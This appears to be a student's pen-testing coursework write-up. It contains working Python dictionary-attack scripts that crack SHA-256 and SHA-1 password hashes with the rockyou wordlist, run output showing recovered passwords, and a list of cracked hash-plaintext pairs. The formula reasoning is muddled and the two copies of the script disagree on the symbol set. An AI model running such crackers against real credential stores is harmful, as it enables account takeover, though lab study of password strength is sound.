
Managing Red Teams and Pen-Tests

Milestone 1

Section 1-2

Ramy Naiem



- Understanding Script Propagation and Impact
- Recommendations for Preventing Re-infection and Malware Spread

Milestone 5: Findings, Conclusions, and Recommendations

- **Section 9: Summary of Findings and Exploits**
- Detailed Findings from Each Vulnerability Exploited
- Evidence of Exploits and Impact Assessment
- **Section 10: Concluding Remarks and Future Directions**
- Overall Impact and Risk Assessment
- Recommendations for Security Improvement and Best Practices

A)

- The code reads a file named "dictionary" and stores its lines in a list called **list**.
- It also reads a file named "id.txt" and stores its lines in a list called **id**.
- For each ID in the **id** list, the code does the following: a. Randomly selects a word from the **list** to form the first password (**passwd1**). b. Hashes **passwd1** using SHA-256 and writes the hash to a file named "Hash1" + ID. c. Randomly selects another word from the **list** to form the second password (**passwd2**). d. Inserts a random digit from the set ['0','1','2','3','4','5','6','7','8','9'] at a random position in **passwd2**. e. Inserts a random symbol from the set ['&', '=', '!', '?', '.', '~', '*', '^', '#', '$'] at another random position in **passwd2**. f. Hashes the modified **passwd2** using SHA-256 and writes the hash to a file named "hash2" + ID. g. The pair **{ID: passwd1}** is appended to the **result** list, and the pair **{ID: passwd2}** is appended to the **result2** list.

B)

$20{,}000 \times 10 \times 10 \times 8 \times 8$

Here's a breakdown of the formula:

20,000: There are 20,000 words in the dictionary. This is the number of choices for selecting a word for each position in the password.

10: There are 10 digits (0-9). This is the number of choices for inserting a digit at each position in the password.

10: There are 10 symbols in the symbol set. This is the number of choices for inserting a symbol at each position in the password.

8: The average length of the password is 8 characters. This represents the number of positions where characters can be chosen.

8: There are 8 positions in the password where characters (words, digits, or symbols) can be chosen independently.

To use this formula in a script or calculator, you can simply multiply these numbers together:


20,000×10×10×8×8=128,000,00020,000×10×10×8×8=128,000,000

c)

	Hash_to_crack1	Hash_to_crack2
What is the password	bliss	.or3ganize
How many guesses do you need?	12130	51828492
The time to execute theses guesses	0.01 s	32.75 s
Your notes after comparison showing impact and risk		

- **Complexity of Cracking**:
- **hash_to_crack1** was generated from a straightforward dictionary word. The complexity of cracking such hashes is relatively lower, as it involves a direct dictionary attack without any additional modifications to the words.
- **hash_to_crack2**, however, involved added complexity by inserting a random number and symbol into the dictionary word. This significantly increases the number of possible combinations and, consequently, the time and computational resources required to crack the hash.
- **Number of Guesses**:
- The number of guesses required to crack **hash_to_crack1** would typically be lower than for **hash_to_crack2**. The direct dictionary attack is simpler and more straightforward.
- For **hash_to_crack2**, each dictionary word generates multiple variants, exponentially increasing the number of guesses.
- **Time to Crack**:
- The time to crack **hash_to_crack1** is generally much shorter due to the lower complexity and fewer variations to test.
- **hash_to_crack2** requires significantly more time to crack due to the additional steps of inserting numbers and symbols at various positions, which creates a vast number of permutations for each dictionary word.
- **Security Implications**:
- Passwords like those used to generate **hash_to_crack1** are less secure. They can be easily compromised using basic dictionary attacks.
- The method used for **hash_to_crack2** represents a higher level of password security. The addition of numbers and symbols in random positions strengthens the password against simple dictionary attacks and requires more sophisticated methods to crack.
- **Risk Assessment**:

- The risk associated with **hash_to_crack1** type passwords is higher due to their vulnerability to quick and efficient cracking methods.
- Passwords similar to **hash_to_crack2** pose a lower risk as they are more resilient to basic cracking techniques and require more time and computational power to decode, thus providing better security.
- **Overall Impact**:
- The increased complexity and time required to crack **hash_to_crack2** type hashes serve as a deterrent to attackers, as the resources and time needed may outweigh the potential gains.
- Hashes like **hash_to_crack1** are more prone to attacks, especially in scenarios where attackers can afford the time and resources to run extensive dictionary attacks.



```python

def generate_hash2_variants(word, numberset, symbolset):
    variants = []
    for number in numberset:
        for symbol in symbolset:
            # Insert number at every possible position
            for num_pos in range(len(word) + 1):
                word_with_number = word[:num_pos] + number + word[num_pos:]
                # Insert symbol at every possible position after number insertion
                for sym_pos in range(len(word_with_number) + 1):
                    variant = word_with_number[:sym_pos] + symbol + word_with_number[sym_pos:]
                    variants.append(variant)
    return variants

def find_password(hash_to_crack, dictionary, numberset, symbolset, is_hash2=False):
    guess_count = 0
    start_time = time.time()
    for word in dictionary:
        guess_count += 1
        if is_hash2:
            variants = generate_hash2_variants(word, numberset, symbolset)
            for variant in variants:
                guess_count += 1
                if hashlib.sha256(variant.encode()).hexdigest() == hash_to_crack:
                    return variant, guess_count, time.time() - start_time
        else:
            if hashlib.sha256(word.encode()).hexdigest() == hash_to_crack:
                return word, guess_count, time.time() - start_time
    return "Password not found in dictionary", guess_count, time.time() - start_time

# Load your dictionary
dictionary = read_file("dictionary.txt")

# Define number and symbol sets as per your script
numberset = ['0','1','2','3','4','5','6','7','8','9']
symbolset = ['&', '-', '!', '?', '.', '~', '*', '^', '#', '$']

# Your actual hashes
hash_to_crack1 = "3bc5495c132e4fe6c465a50de80371882101e782a1699286c5f4e793c19cdaab"
hash_to_crack2 = "8d074216f753ae7e583c8da36aeb27078167092c24774c147e677073a101ed47"

password1, guesses1, time1 = find_password(hash_to_crack1, dictionary, numberset, symbolset)
password2, guesses2, time2 = find_password(hash_to_crack2, dictionary, numberset, symbolset, is_hash2=True)

print(f"Password for hash1: {password1}")
print(f"Guesses for hash1: {guesses1}")
print(f"Time for hash1: {time1:.2f} seconds")

print(f"Password for hash2: {password2}")
print(f"Guesses for hash2: {guesses2}")
print(f"Time for hash2: {time2:.2f} seconds")

```

```
PS C:\Users\Ramy1\Desktop\Q1-CW> & C:/Python311/python.exe c:/Users/Ramy1/Desktop/Q1-CW/cracker2222.py
Password for hash1: bliss
Guesses for hash1: 12130
Time for hash1: 0.01 seconds
Password for hash2: .or3ganize
Guesses for hash2: 51828492
Time for hash2: 32.75 seconds
PS C:\Users\Ramy1\Desktop\Q1-CW>
```

Algorithm/Discussion

The objective is to crack two SHA-256 hashes, hash_to_crack1 and hash_to_crack2. The algorithm involves a dictionary-based attack, with an additional complexity for hash_to_crack2 due to the insertion of a number and a symbol at random positions in the password.

1. Load the Dictionary: Read a file containing a list of common passwords or words. Each line in the file represents a potential password.

2. Hash Comparison for hash_to_crack1:

- Iterate through each word in the dictionary.
- Hash each word using SHA-256.
- Compare the generated hash with **hash_to_crack1**.
- If a match is found, record the word as the cracked password.

3. Hash Comparison for hash_to_crack2:


- Iterate through each word in the dictionary.
- For each word, generate variants by inserting each number from a predefined set and each symbol from another predefined set into every possible position in the word.
- Hash each variant using SHA-256.
- Compare each generated hash with **hash_to_crack2**.
- If a match is found, record the variant as the cracked password.

4. Performance Metrics:

- Count the number of guesses (hash computations) made for each hash.
- Measure the time taken to crack each hash.

5. Output:

- Display the cracked password for each hash.
- Show the total number of guesses and the time taken for each hash.




```python
import hashlib
import time

def read_file(filename):
    with open(filename, "r") as file:
        return [line.strip() for line in file]

def generate_hash2_variants(word, numberset, symbolset):
    variants = []
    for number in numberset:
        for symbol in symbolset:
            # Insert number at every possible position
            for num_pos in range(len(word) + 1):
                word_with_number = word[:num_pos] + number + word[num_pos:]
                # Insert symbol at every possible position after number insertion
                for sym_pos in range(len(word_with_number) + 1):
                    variant = word_with_number[:sym_pos] + symbol + word_with_number[sym_pos:]
                    variants.append(variant)
    return variants

def find_password(hash_to_crack, dictionary, numberset, symbolset, is_hash2=False):
    guess_count = 0
    start_time = time.time()
    for word in dictionary:
        guess_count += 1
        if is_hash2:
            variants = generate_hash2_variants(word, numberset, symbolset)
            for variant in variants:
                guess_count += 1
                if hashlib.sha256(variant.encode()).hexdigest() == hash_to_crack:
                    return variant, guess_count, time.time() - start_time
        else:
            if hashlib.sha256(word.encode()).hexdigest() == hash_to_crack:
                return word, guess_count, time.time() - start_time
    return "Password not found in dictionary", guess_count, time.time() - start_time

# Load your dictionary
dictionary = read_file("dictionary.txt")

# Define number and symbol sets as per your script
numberset = ['0','1','2','3','4','5','6','7','8','9']
symbolset = ['&', '=', '!', '?', '.', '~', '*', '^', '#', '$']

# Your actual hashes
hash_to_crack1 = "3bc5495c132e4fe6c465a50de80371882101e782a1699286c5f4e793c19cdaab"
hash_to_crack2 = "8d074216f753ae7e583c8da36aeb27078167092c24774c147e677073a101ed47"

password1, guesses1, time1 = find_password(hash_to_crack1, dictionary, numberset, symbolset)
password2, guesses2, time2 = find_password(hash_to_crack2, dictionary, numberset, symbolset, is_hash2=True)

print(f"Password for hash1: {password1}")
print(f"Guesses for hash1: {guesses1}")
print(f"Time for hash1: {time1:.2f} seconds")

print(f"Password for hash2: {password2}")
print(f"Guesses for hash2: {guesses2}")
print(f"Time for hash2: {time2:.2f} seconds")
```

This script is a straightforward implementation of the described algorithm. It uses Python's built-in **hashlib** for SHA-256 hashing and **time** for performance measurement. The script's efficiency largely depends on the dictionary's size and the complexity of the password. For a large dictionary or highly complex passwords, the execution might take a considerable amount of time.


Section 2

1)

The program cracked 144 615 passwords



```python
import hashlib  # Importing the hashlib library for SHA-1 hashing.

def create_hash_dict(wordlist_file):
    hash_dict = {}  # Initializing an empty dictionary to store hashed words.
    with open(wordlist_file, 'r', encoding='latin-1') as file:  # Opening the wordlist file.
        for word in file:  # Iterating through each word in the file.
            word = word.strip()  # Removing any leading/trailing whitespace from the word.
            hashed_word = hashlib.sha1(word.encode()).hexdigest()  # Hashing the word using SHA-1.
            if hashed_word not in hash_dict:  # Checking if the hash is already in the dictionary.
                hash_dict[hashed_word] = word  # Adding the hash and word to the dictionary.
    return hash_dict  # Returning the dictionary.

def crack_passwords(hash_file, wordlist_file, output_file):
    hash_dict = create_hash_dict(wordlist_file)  # Creating a hash dictionary from the wordlist.

    with open(hash_file, 'r') as file:  # Opening the file containing the hashes.
        hashes = file.read().splitlines()  # Reading the hashes and splitting them into a list.

    with open(output_file, 'w') as outfile:  # Opening the output file for writing.
        for hash in hashes:  # Iterating through each hash.
            if hash in hash_dict:  # Checking if the hash exists in the hash dictionary.
                password = hash_dict[hash]  # Getting the corresponding password for the hash.
                outfile.write(f'{hash} {password}\n')  # Writing the hash and password to the output file.
                print(f"Cracked: {hash} -> {password}")  # Printing the cracked password to the console.
            else:
                print(f"Not found: {hash}")  # Printing a message if the hash is not found in the dictionary.

def main():
    hash_file = 'half.txt'  # File path for the file containing the hashes.
    wordlist_file = 'rockyou.txt'  # File path for the wordlist file.
    output_file = 'cracked_passwords.txt'  # File path for the output file.

    crack_passwords(hash_file, wordlist_file, output_file)  # Calling the function to crack the passwords.
    print(f"Cracked passwords written to {output_file}")  # Printing a completion message.

if __name__ == '__main__':
    main()  # Ensuring that the main function is called only when the script is executed directly.

```



```
37d2ef282dfcc97eb77245ff5d24e311d58625fe newyork
a526f2bb13c34374dc388a15f77483ad6202fe3e 022490
d8b636048a3a6f77843ac914f923fd385ff60ab3 Orange44
aebc3ebee2f0c8b08b43d26c2b0055b19caeaf4a 12qwaszx
e4ce2cfae2e471f664d97a024b827a2eec1d288e 4539070
7ac3bc5c17d299de1cac4c9797506dc7d274132e Dodgers
9fcd36faf1ec5a5ad441a9157ede237b9da32e13 pillepalle
35d3e54c00e9b3c5c8b6a49975a5b15efe30c8a7 silvergoat
f00ca5ffe11d6df4d165866fa65d5cd2955dc3bc mariarita
5a0f146c2e1eff6aa5e8c505bcd4707133734329 scott1
1ee7760a3190c95641442f2be0ef7774e139fb1f barney
4837650e8364e96db0984cc5bf52414ab0a28ad1 delphi00
0c4d91b11828bac6956f8fbbf60e0632986ac725 solana
dd20b5bbd06022148cab9124ae3e28373b7da242 000419
0f5bc4aeb06b16e1daf3e245c7ddb7f9f71cb8f6 canes47
4f9b0b8f5ac6bf68e8abc2de347719d4408c75ad 103064
4f2b6f45dbd8c1e9a0c74c91fb1f8f0291dc1ef6 andromeda
0561c01caf716d5715bcbc03233baf23ece56482 statue
cc53e392214cc5129f6e9844234ccec3a5d7c09d terry1
5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8 password
6c7a07bd4461dcaf23c560d6ba2521f71990a238 bucaramanga
ce560bb434fe815838a2ecd1190e5c87638f26ec surfer
4a31f5401ceb454be0b92820c97c37a9f623b19c ryan0923
59d0f2ca93be36cb130a3533ecb76e2b7e4ade22 sellcars
6396ef9447171a46f962f99e80a331be83605186 kayash
e1e7609b065465cc41738e07cf7f79dbd5107b10 gaultier
361acfa414aa8762dcebe40534817dec5c2a3756 panther69
8bd7f3786407fa77671db8894044040f45f247d0 corky1
8ddc01607591fda698a7d086c7bca697a83fecb0 kramer
b497a0aad7d4c7179b4fa30ccb0b930e674048dd publisher
77a747bc5626efc6eab4450585ad17463e3be93e 122089
0f9e462c19e6b970bd58f1ac1c90bf1b56f7ab27 ilovepiggy
b313b3be27dbc0032c2f212b7b35b44dd6f184af sunfire
65765b88cab554311d43450e816a6fc62a2d28e9 universal1
0e08bfa7a71090ed259506f01eb7d8158d6282ad pebbles_1
